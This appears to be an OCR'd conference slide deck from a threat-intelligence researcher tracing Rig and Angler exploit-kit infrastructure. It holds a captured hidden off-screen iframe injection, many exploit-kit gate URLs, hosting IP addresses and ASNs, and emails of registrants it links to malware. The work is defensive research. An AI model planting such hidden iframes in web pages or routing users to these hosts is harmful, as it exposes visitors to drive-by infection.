HTTP/1.1 200 OK
Server: nginx
Date: Mon, 04 Apr 2016 10:11:02 GMT
Content-Type: text/html; charset=utf-8
X-Powered-By: PHP/5.3.3
Connection: close
Via: HTTP/1.1 proxy10414

<iframe style="position:absolute;left:-3819px;top:-3041px;width:304px;height:357px;"
src="http://bovan1.sisteris.co.uk/topic/90240-tendered-obscurantism-gimcrack-photometry-
posteriors-elapse-embroil/"></iframe>
```

Wait that's not a gate




Ip Addr	Url
5.200.35.33	ef.americanadvisorinstitute.com/index.php?xXqAdLSUKRfKAoo=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_C
	ef.americanadvisorinstitute.com/index.php?xXqAdLSUKRfKAoo=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_C
	ef.americanadvisorinstitute.com/index.php?xXqAdLSUKRfKAoo=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_C
	ef.americanadvisorinstitute.info/index.php?xXqKd7CULxrOCoo=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_O
	ef.americanadvisorinstitute.info/index.php?xXqKd7CULxrOCoo=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_O
	fg.gaffeine.net/index.php?xXmNd7GZLhbOCII=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFSO
	fg.gaffeine.net/index.php?xXmNd7GZLhbOCII=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFSO
	fg.gaffeine.net/index.php?xXmNd7GZLhbOCII=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFSO
	fg.gaffeine.net/index.php?xXmNd7GZLhbOCII=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFSO
	hj.americanadvisorquarterly.org/index.php?xXmNd7GVKhjOA4c=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_
	hj.americanadvisorquarterly.org/index.php?xXmNd7GVKhjOA4c=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_
	hj.americanadvisorquarterly.org/index.php?xXmNd7GVKhjOA4c=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_
	ht.911.marketing/index.php?wX6OcbieLxjHDYU=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFS
	ht.911.marketing/index.php?wX6OcbieLxjHDYU=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFS
	ht.911.marketing/index.php?wX6OcbieLxjHDYU=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFS
5.200.35.189	fe.wildwood-suites.com/index.php?xXqKd7CZKBvJDII=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0

Is it just Rig or Gate or Both




Ip Addr	Day of Timestamp	Url
5.200.35.33	March 25, 2016	searched.puntacanadogtraining.com/90s/dismiss/dropdown.js?
		seen.dieverse24k.com/supreme/awards/compiled.js?
		simple.peetauto.com/sweden/sovereignty/dropdown.js?
		suggestions.dieverse24k.com/z/frequency/core.js?
		temperatures.onestrongfoundation.org/richmond/assignment/detect.js?
		tim.dieverse24k.com/traffic/unknown/jquery.js?
		too.onestrongfoundation.org/vote/patterns/dropdown.js?
		turbo.dieverse24k.com/prison/gases/ips.js?
	April 2, 2016	ef.americanadvisorinstitute.com/?xXqAdLSUKRfKAoo=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsm
		ef.americanadvisorinstitute.com/index.php?xXqAdLSUKRfKAoo=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih1
		ef.americanadvisorinstitute.com/index.php?xXqAdLSUKRfKAoo=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih1
		ef.americanadvisorinstitute.com/index.php?xXqAdLSUKRfKAoo=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih1
		ef.americanadvisorinstitute.info/?w3aKdriYKh7NDIl=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu
		ef.americanadvisorinstitute.info/?xXqKd7CULxrOCoo=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsm
		ef.americanadvisorinstitute.info/index.php?xXqKd7CULxrOCoo=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih1
		ef.americanadvisorinstitute.info/index.php?xXqKd7CULxrOCoo=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih1
		ht.911.marketing/?wX6OcbieLxjHDYU=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_Opqxv
		ht.911.marketing/index.php?wX6OcbieLxjHDYU=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2K
		ht.911.marketing/index.php?wX6OcbieLxjHDYU=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2K
		ht.911.marketing/index.php?wX6OcbieLxjHDYU=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2K
	April 3, 2016	fg.gaffeine.net/?xXmNd7GZLhbOCIl=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_Opqxve
		fg.gaffeine.net/index.php?xXmNd7GZLhbOCIl=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV
		fg.gaffeine.net/index.php?xXmNd7GZLhbOCIl=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV
		fg.gaffeine.net/index.php?xXmNd7GZLhbOCIl=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV

Example IP 2




Ip Addr	Day of Timestamp	Url
5.200.35.189	April 18, 2016	secretary.thegardensquare.com/sexual/somehow/detect.js?
		shoppers.thegardensquare.com/venezuela/words/min.js?
		shultz.mayordo.com/3rd/teach/detect.js?
		sophisticated.mayordo.com/cumulative/mineral/lang.js?
		southeast.thegardensquare.com/lake/century/features.js?
		sovereignty.mayordo.me/irradiation/lowtcost/detect.js?
		string.thegardensquare.com/likely/quake/jquery.js?
		taken.mayordo.me/graphs/connectivity/jquery.js?
		upgrade.mayordo.com/generated/cross/ga.js?
		user.mayordo.me/falls/suspect/ips.js?
		via.mayordo.me/if/1980s/quotes.js?
		wastes.oyga.co/group/flag/ips.js?
		winner.thegardensquare.com/abandoned/producing/dropdown.js?
		yet.oyga.co/findings/depreciation/features.js?
	April 19, 2016	ar.robeotics.com/supplies/card/dropdown.js?
		bottom.robeotics.com/quietly/traditional/lang.js?
		embassy.robeotics.com/employees/envelope/jquery.js?
		premature.robeotics.com/students/your/header.js?
		stations.robeotics.com/describes/liberal/ips.js?
		transport.robeotics.com/shared/stole/compiled.js?
		upheld.robeotics.com/depressed/bands/lang.js?
	April 21, 2016	fe.wildwood-suites.com/?xXqKd7CZKBvJDII=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2K
		fe.wildwood-suites.com/index.php?xXqKd7CZKBvJDII=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFx

Back to the IP's



```
188.227.18.230
188.227.19.102
188.227.72.117
188.227.72.130
188.227.72.46
188.227.74.137
188.227.74.22
188.227.75.139
188.227.75.155
188.227.75.92
212.116.121.106
46.30.45.22
5.200.35.131
5.200.35.186
5.200.35.189
5.200.35.33
5.200.35.36
5.200.35.5
5.200.35.6
5.200.56.135
5.200.56.66
62.76.46.152
85.143.219.24
```


Holy Pattern Batman!!



```
AS      | IP               | BGP Prefix          | CC | AS Name
48096   | 188.227.18.230   | 188.227.16.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.19.102   | 188.227.16.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.72.117   | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.72.130   | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.72.46    | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.74.137   | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.74.22    | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.75.139   | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.75.155   | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 188.227.75.92    | 188.227.72.0/22     | RU | ITGRAD OOO IT-Grad, RU
48096   | 212.116.121.106  | 212.116.120.0/22    | RU | ITGRAD OOO IT-Grad, RU
35415   | 46.30.45.22      | 46.30.45.0/24       | RU | WEBZILLA Webzilla B.V., NL
48096   | 5.200.35.131     | 5.200.35.0/24       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.35.186     | 5.200.35.0/24       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.35.189     | 5.200.35.0/24       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.35.33      | 5.200.35.0/24       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.35.36      | 5.200.35.0/24       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.35.5       | 5.200.35.0/24       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.35.6       | 5.200.35.0/24       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.56.135     | 5.200.56.0/21       | RU | ITGRAD OOO IT-Grad, RU
48096   | 5.200.56.66      | 5.200.56.0/21       | RU | ITGRAD OOO IT-Grad, RU
```

HMMMM THAT PROVIDER
LOOKS VERY FAMILIAR
memegenerator.net

Rig Exploit Kit Provider



TALOS

Key Findings

- Largest Malvertising Campaign I've Ever Seen
- Found another link between Angler & Rig
    - First was malvertising directing to both
    - Found infrastructure being used by the gate one day and Rig the next
    - Means that there are users with both Angler & Rig instances
    - Or there is a connection between them behind the scenes
- More research ongoing

Summary

- Exploit Kits compromise anyone
- They are Everywhere
- Malvertising / Compromised Websites are major sources of traffic
- Always evolving changing
- Sophisticated Threat
- Exploit Kits + Ransomware + Bitcoin + Tor = Major Challenges

Thank You Slide

LSN

Limestone NETWORKS

DigitalOcean

Level(3)® COMMUNICATIONS

TALOS

Are You A Provider???

ASPIS

@infosec_nick


www.talosintel.com/aspis/

project-aspis@external.cisco.com

CONTACT ME I WANT TO WORK WITH YOU!!!!

TALOS

Registrants to Watch



yingw90@yahoo.com

potrafamin44as@gmail.com

john.bruggink@yahoo.co.uk

David Bowers

Hosting Bedep C2

Hosting Angler

Mail Worm
Symmi Trojan

Kazy Trojan


Angler Redirection

Necurs Trojan
Lurk

Angler Payloads

Common Web Page

